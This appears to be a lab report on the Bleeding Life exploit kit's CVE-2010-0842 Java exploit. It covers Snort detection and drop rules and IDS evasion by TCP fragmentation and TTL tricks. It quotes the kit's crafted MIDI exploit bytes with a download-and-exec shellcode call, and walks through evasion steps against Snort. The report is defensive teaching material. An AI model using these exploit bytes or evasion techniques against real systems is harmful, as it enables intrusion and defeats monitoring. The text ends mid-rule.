
Implementation

In this laboratory the vulnerability CVE-2010-0842 will be exploited. CVE-2010-0842 is a vulnerability allows remote attackers to affect confidentiality, integrity, and availability and execute arbitrary code via a MIDI file with a crafted MixerSequencer object. Our victim system runs Microsoft XP, with Internet Explorer and the vulnerable version of Java 6.1.

This laboratory exercise was divided into two parts: the first part consisted of a simple demonstration on how the attack works, while the second part tackled the actual analysis of the malware and the formulation of a rule to detect it.


Bleeding Life was installed on an Apache server on the attacker machine. Logging into the statistics page to see a record of the infections, is accessible through the browser, at the address:

http://localhost/bleeding_life/2/statistics



In order to perform the attack, the user on the victim machine has to open Internet Explorer and visit the page of the exploit-kit at the address

http://192.168.135.102/bleeding_life/2



As expected the exploit-kit loads the java exploit and the malicious payload is executed on the victim. In this laboratory the infection causes the crash of Internet Explorer and the calculator to pop up.

To detect this attack, scan content of the incoming packets has to be performed. When the signature of the shell code which is used by Bleeding Life to exploit the vulnerability is recognized by Snort, an alert is raised.

In order to do that, the proper rule must be added in the local.rules file.

It is assumed that the shell code is already known by the defender and it can be found in the file on the attacker machine:

`/var/bleeding_life/2/modules/helpers/Java-2010-0842Helper.php`

```

File Edit View Search Tools Documents Help
Java-2010-0842Helper.php
along with this program; if not, write to the Free Software
Foundation, Inc., 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301, USA.
*/

include("../././config.php");
include("../././include/shellcode.php");

$shellcode = shellcode_dl_exec($config_url . "/download_file.php?e=Java-2010-0842");

// $rmf = "\x49\x52\x45\x5A\x00\x00\x00\x01\x00\x00\x00\x02\x00\x00\x00\x65".
// "\x53\x4F\x4E\x47\x6D\x53\xCB\x6D\x00\x00\x00\x00\x47\x7F\xFF\x00".
// "\x01\x00\x00\x01\x01\x00\x00\x00\x04\x00\x1C\x00\x08\x00\x7F\x00".
// "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00".
// "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x01\x54".
// "\x49\x54\x4C\x9F\xB1\xB5\x0D\x0A\x7E\xFB\x70\x9C\x86\xFE\xB0\x35".
// "\x93\xE2\x5E\xDE\xF7\x00\x00\x25\x60\x4D\x69\x64\x69\x00\x00\x7F".
// "\xFF\x00\x00\x00\x24\xED\x4D\x54\x68\x64\x00\x00\x00\x06\x00\x01".
// "\x00\x01\x00\x08\x4D\x54\x72\x6B\x00\x00\x24\xD7\x00\xB0\x80\x00".
// "\x38\xFF\x02\xC9\x50\x51\x52\x53\x56\x57" . $shellcode;

$rmf = "\x49\x52\x45\x5A\x00\x00\x00\x01\x00\x00\x00\x02\x00\x00\x00\x65".
"\x53\x4F\x4E\x47\x6D\x53\xCB\x6D\x00\x00\x00\x00\x47\x7F\xFF\x00".
"\x01\x00\x00\x01\x01\x00\x00\x00\x04\x00\x1C\x00\x08\x00\x7F\x00".
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00".
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x01\x54".
"\x49\x54\x4C\x9F\xB1\xB5\x0D\x0A\x7E\xFB\x70\x9C\x86\xFE\xB0\x35".
"\x93\xE2\x5E\xDE\xF7\x00\x00\x25\x60\x4D\x69\x64\x69\x00\x00\x7F".
"\xFF\x00\x00\x00\x24\xED\x4D\x54\x68\x64\x00\x00\x00\x06\x00\x01".
"\x00\x01\x00\x08\x4D\x54\x72\x6B\x00\x00\x24\xD7\x00\xB0\x80\x00".

```

In this example the 8th line of the shell code is used to detect part of the Bleeding Life's script, and the rule is:

```

alert IP $EXTERNAL_NET any -> $HOME_NET any (msg:"Bleeding
Life Exploit-kit detected"; content: "|FF 00 00 00 24 ED 4D 54
68 64 00 00 00 06 00 01|"; sid: 5000003;)

```

where:

- The **content** keyword is one of the more important features of Snort. It allows the user to set rules that search for specific content in the packet payload and trigger response based on that data.

After saving the file we can restart snort on the router machine with the command:

```
sudo snort -i eth1 -c /etc/snort/snort.conf -A console
```

To test if this rule can effectively detect the attack, first it is needed to clear the history on Bleeding Life since this exploit kit won't infect the same IP multiple times and second the victim machine user has to perform the same steps seen before and access the infected website we need to repeat the previous steps.

This time an alert message should be raised by Snort,

```
Commencing packet processing (pid=4900)
05/29-14:28:36.721137  [**] [1:5000003:0] Bleeding Life Exploit-kit detected [**
] [Priority: 0] {TCP} 192.168.135.102:80 -> 192.168.136.102:1045
```

but the victim has been infected again. To avoid the infection all the packets from the malicious website should be detected and dropped. It will be shown how to do it using Snort as an IPS later on.

Evasion

Major problem of current intrusion detection systems is their dependency on the correct input. An IDS must have access to exactly the same traffic as clients do. Intrusion detection systems are usually passive devices: for example the IDS cannot request retransmission when a certain packet is received garbled. Even more troublesome is to decide whether the packet is accepted by the host. For example certain devices might ignore wrong IP checksum and accept the packet whether other silently drop it. These ambiguities are the result of inexplicit protocol specifications, which commonly include suggestions instead of orders. Every implementation of such standard can be therefore distinct. The result is that by simply looking at the packet, the IDS cannot be sure the synchronization between the IDS and the host is maintained.

There are 3 different classes of attacks against packet-based network intrusion detection systems: insertion, evasion and denial of service.

- During the insertion attack an IDS accepts a packet which is rejected by an end-system. The packet is valid only to the IDS. With proper usage the attacker can defeat the signature analysis by inserting traffic in such a way that the signature is never found.
- During the evasion attack an end-system accepts packet which is rejected by an IDS. Attacker can smuggle some or all malicious traffic into network without the IDS being able to detect it.
- Denial of service (DoS) attack launches the attacker either with the intention to exhaust IDS's resources (thus compromising IDS's ability to monitor all traffic) or disable it entirely. Some of the DoS attacks focus on overflowing the stream-buffer cache of the IDS so that the stream being monitored gets disrupted.

In order to perform these attacks, attackers also use packet fragmentation where the attack stream is broken into smaller ones.

Configuration

In the laboratory environment, the victim host offers services to hosts in the network. That is simulated by the Netcat tool running in listening mode on a certain port:

```
netcat -l -p port_number
```

For all of these examples the port number 23 is chosen arbitrarily.

The attacker sends packets which it generated with the Scapy utility to this port. To prevent TCP sessions being reset by the attacker's operating system, the attacker modifies iptables firewall so it drops outgoing RST packets:

```
iptables -A OUTPUT -p tcp --tcp-flags RST RST -j DROP
```

Snort is installed on the router and Stream5 preprocessor is active. For monitoring purposes Wireshark packet sniffer is installed on all involved machines.

Implementation

Packet level evasion methods alter the traffic in a way that it is interpreted differently on the intrusion detection system and on the victim. Snort is signature-based IDS which takes raw packets as its input. Most of signatures are focused on the TCP protocol. There is a common condition which must be fulfilled for such signature to generate an alert: the packet has a certain string in its payload. This is indicated by the presence of content keyword in the signature definition.

For this purpose the following signatures is created as a measurement of success of attacks:

```
alert TCP $EXTERNAL_NET any -> $HOME_NET any (msg:"MALICIOUS PAYLOAD DETECTED"; content:"/etc/passwd"; sid:5000004;)
```


Once The rule has been set, start Snort as usual:

```
sudo snort -i eth1 -c /etc/snort/snort.conf -A console
```

The goal of the attacker is to deliver the string “/etc/passwd” to the listening application on the victim without being detected by the intrusion detection system which has access to all exchanged packets. Snort and preprocessors use default configuration if not stated otherwise. Evasion technique was evaluated being successful if Snort don't raise any alert.

The string to be detected (“/etc/passwd”) in Linux and UNIX operating systems is the name of text file, that contains a list of the system's accounts, giving for each account some useful

information like user ID, group ID, home directory, shell, etc. It should have general read permission as many utilities, like the bash command `ls` use it to map user IDs to user names, but write access only for the superuser/root account.



The image shows a screenshot of a gedit editor window titled "passwd (/etc) - gedit". The window displays the contents of the /etc/passwd file, which lists system users and their configurations. The text is as follows:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailling List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuid:x:100:101:./var/lib/libuid:/bin/sh
syslog:x:101:103:./home/syslog:/bin/false
mysql:x:102:105:MySQL Server , , ,:/nonexistent:/bin/false
messagebus:x:103:106:./var/run/dbus:/bin/false
whoopsie:x:104:107:./nonexistent:/bin/false
landscape:x:105:110:./var/lib/landscape:/bin/false
sshd:x:106:65534:./var/run/ssh:/usr/sbin/nologin
mlab:x:1000:1000:mlab , , ,/home/mlab:/bin/bash
lightdm:x:107:115:Light Display Manager:/var/lib/lightdm:/bin/false
usbnux:x:108:46:usbnux daemon , , ,/home/usbnux:/bin/false
pulse:x:109:118:PulseAudio daemon , , ,/var/run/pulse:/bin/false
colord:x:110:122:colord colour management daemon , , ,/var/lib/colord:/bin/false
avahi-autoipd:x:111:123:Avahi autoip daemon , , ,/var/lib/avahi-autoipd:/bin/false
avahi:x:112:124:Avahi mDNS daemon , , ,/var/run/avahi-daemon:/bin/false
hplip:x:113:7:HPLIP system user , , ,/var/run/hplip:/bin/false
kernoops:x:114:65534:Kernel Oops Tracking Daemon , , ,:/bin/false
saned:x:115:125:./home/saned:/bin/false
speech-dispatcher:x:116:29:Speech Dispatcher , , ,/var/run/speech-dispatcher:/bin/sh
snort:x:117:127:Snort IDS:/var/log/snort:/bin/false
```


The editor interface includes a menu bar (File, Edit, View, Search, Tools, Documents, Help), a toolbar with icons for Open, Save, Undo, and other actions, and a status bar at the bottom showing "Plain Text", "Tab Width: 8", "Ln 1, Col 1", and "INS".

First example: single packet

Attacker's computer establishes the TCP session with the victim, sends a data packet, confirms that they were received and correctly terminates the connection. As a result the listening netcat tool shows string "/etc/passwd" and stops running when the connection end.

Attacker produces five packets:

- A. Packet with SYN TCP segment which begins the 3-way handshake.
- B. Packet with ACK TCP segment which confirms the creation of the session. This packet is sent after SYN+ACK segment from the victim is received.
- C. Packet with TCP data payload "/etc/passwd".
- D. Packet with FIN+ACK TCP segment which initiates the termination of the session.
- E. Packet with ACK segment which confirms the termination of the session. This packet is sent after FIN+ACK segment from the victim is received.



Obviously Snort is able to detect the malicious payload when the packet C is delivered. This happens because the content in that packet matches the one written in the rule.

```
Commencing packet processing (pid=4945)
05/29-14:49:00.521590  [**] [1:5000004:0] TCP: MALICIOUS PAYLOAD DETECTED [**] [
Priority: 0] {TCP} 192.168.135.102:25000 -> 192.168.136.102:23
```

On the victim machine the malicious string is correctly delivered.


```
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\Documents and Settings\Administrator>nc -l -p 23
attack_1 /etc/passwd
C:\Documents and Settings\Administrator>_
```

Second example: simple fragmentation

In this case the attacker produces seven packets. The malicious payload is fragmented in 3 different packets. As a result the listening netcat tool shows string “/etc/passwd” and stops running when the connection end.

- A. Packet with SYN TCP segment which begins the 3-way handshake.
- B. Packet with ACK TCP segment which confirms the creation of the session.
This packet is sent after SYN+ACK segment from the victim is received.
- C. Packet with TCP data payload1 “/etc”.
- D. Packet with TCP data payload2 “/passwd”.
- E. Packet with TCP data payload3 “ ”.
- F. Packet with FIN+ACK TCP segment which initiates the termination of the session.
- G. Packet with ACK segment which confirms the termination of the session. This packet is sent after FIN+ACK segment from the victim is received.



This time the alert is raised by Snort only after the packet G, when the connection is closed.

```

Commencing packet processing (pid=4945)
05/29-14:49:00.521590  [**] [1:5000004:0] TCP: MALICIOUS PAYLOAD DETECTED [**] [
Priority: 0] {TCP} 192.168.135.102:25000 -> 192.168.136.102:23
    
```

This is possible because Snort and most IDS generally have support for TCP-reassembly and the capability to monitor sessions.

The pre-processor Stream5 enables the target-based TCP stream reassembly. Without the stream reassembly, attacks which are divided among multiple packets cannot be detected. Stream5 extracts the payload of each packet and reconstructs the data flow.

Again on the victim side, NetCat shows the malicious payload delivered.

```


Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\Documents and Settings\Administrator>nc -l -p 23
attack_2 /etc/passwd
C:\Documents and Settings\Administrator>_
    
```


Third example: fragmented packets with different Time To Live (TTL)

These attacks require the attacker to have a prior knowledge of the topology of the victim's network. This information can be obtained by using tools such as *traceroute* which give the information on the number of routers between the attacker and the victim. In this case a router is present between the IDS and the victim. It is assumed that the attacker has this prior information. The attacker carries out the attack by breaking it into three fragments. He sends fragment 1 “/etc” with a large TTL value and this is received by both the IDS and the victim. However, the second fragment sent by the attacker has a TTL value of 1 and also has a misleading payload “xxxxxxxxxx”. This fragment is received only by the router which discards it as the TTL expires. The attacker then sends fragment 3 “/passwd” with a large TTL but his payload is shifted by 10 bytes (the length of the second fragment’s payload) to the beginning of the data stream. Doing so the victim won’t notice the missing of fragment 2 and will attach the content of fragment 3 directly to the content of fragment 1.


- A. Packet with SYN TCP segment which begins the 3-way handshake.
- B. Packet with ACK TCP segment which confirms the creation of the session. This packet is sent after SYN+ACK segment from the victim is received.
- C. Packet with TCP data payload1 “/etc”. (TTL = 64)
- D. Packet with TCP data payload2. “xxxxxxxxxx”. (TTL = 1)
- E. Packet with TCP data payload3 “/passwd”. (TTL = 64, OFFSET = -10)
- F. Packet with FIN+ACK TCP segment which initiates the termination of the session.
- G. Packet with ACK segment which confirms the termination of the session. This packet is sent after FIN+ACK segment from the victim is received.



In this way on the router machine, the third segment overwrites first 7 bytes of the second segment. Bad segment warning is not generated because the whole second segment is not overwritten. Overlap limit reach warning is not generated because only one overlap between segments two and three is in place. Snort follows the Linux policy and reassembles the traffic as “/etcxxxxxxxxxx” and no other kind of alerts are raised.



On victim machine:



Defense against TTL related attacks is more difficult at the packet level than at the fragment level as Snort has no configuration options which would allow ignoring packets with a low TTL value. It can be set only in the rule definition which is common for all monitored hosts.

Snort as IPS

Snort is also an open source intrusion prevention system capable of a real-time traffic analysis and packet logging. With **over 4 million downloads** and over 500,000 registered users, it is the most widely deployed intrusion prevention system in the world.

Usually Snort only rises alerts and logs traffic, in IPS mode instead Snort is able to drop and/or reject packets.

In order to run Snort as an IPS, the network flow must go through Snort, and this is possible only with the Snort's Data Acquisition library (DAQ). This kind of library allows Snort to replace direct calls to libpcap functions with an abstraction layer that facilitates operation on a variety of hardware and software interfaces without requiring changes to Snort.

Snort may use several DAQ-methods: the DAQ type, mode, and variable, may be specified either via the command line or in the conf file.

The possible commands are:

- `--daq <type>` `<type> = pcap | afpacket | dump | nfq | ipq | ipfw`
- `--daq-mode <mode>` `<mode> = read-file | passive | inline`
- `--daq-var <var>` `<var> = arbitrary <name>=<value> passed to DAQ`

In this part of the laboratory, between all the different type, the DAQ nfq is chosen.

The only problem to use this DAQ is due to the fact that Snort is running in user mode, and in order to forward all traffic to Snort, that it is not a kernel module, one more step is needed.

On the router machine write the following command:

```
sudo iptables -A FORWARD -j NFQUEUE
```

Now iptables forwards all traffic to Snort using the NFQUEUE target. NFQUEUE delegates the decision on packets to a user space software (in our case Snort).

Snort may then decide to drop or reject a packet, it returns the other packets to the kernel, but not to netfilter. Keep in mind that all packets are blocked if Snort is not running.

So, on terminal write:

```
sudo snort --daq nfq --daq-var queue=0 -Q -c /etc/snort/  
snort.conf -A console
```

to run Snort in **inline** modality.

Before launching Snort, it is mandatory to write the proper custom rule to perform the wanted action. As saw before, Snort was able to detect bleeding life exploit kit. Now instead of just detecting the exploit kit, Snort can also be able to stop the intrusion.

The first to be tried, is to convert the alert written before in a drop rule:

```
drop IP $EXTERNAL_NET any -> $HOME_NET any (msg:"Bleeding Life Exploit-kit"; content: "|FF 00 00 00 24 ED 4D 54 68 64 00 00 00 06 00 01|"; sid: 5000005)
```

Always remember to clean the statistic in the attacker bleeding life site in order to be able to perform another attack.

Doing that, when the victim accesses the attacker site, it just pop-up the Russian calculator, but the browser doesn't crash. On the router we drop two packets but this isn't enough to block the infection.

```
Commencing packet processing (pid=5106)
Decoding Raw IP4
05/29-16:59:32.540517 [Drop] [**] [1:5000003:0] Bleeding Life Exploit-kit detected [**] [Priority: 0] {TCP} 192.168.135.102:80 -> 192.168.136.102:1054
05/29-16:59:32.544545 [Drop] [**] [1:5000003:0] Bleeding Life Exploit-kit detected [**] [Priority: 0] {TCP} 192.168.135.102:80 -> 192.168.136.102:1055
```

To improve the defense 2 rules are taken from the exploit-kit.rules file written by the community:

```
drop TCP $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS
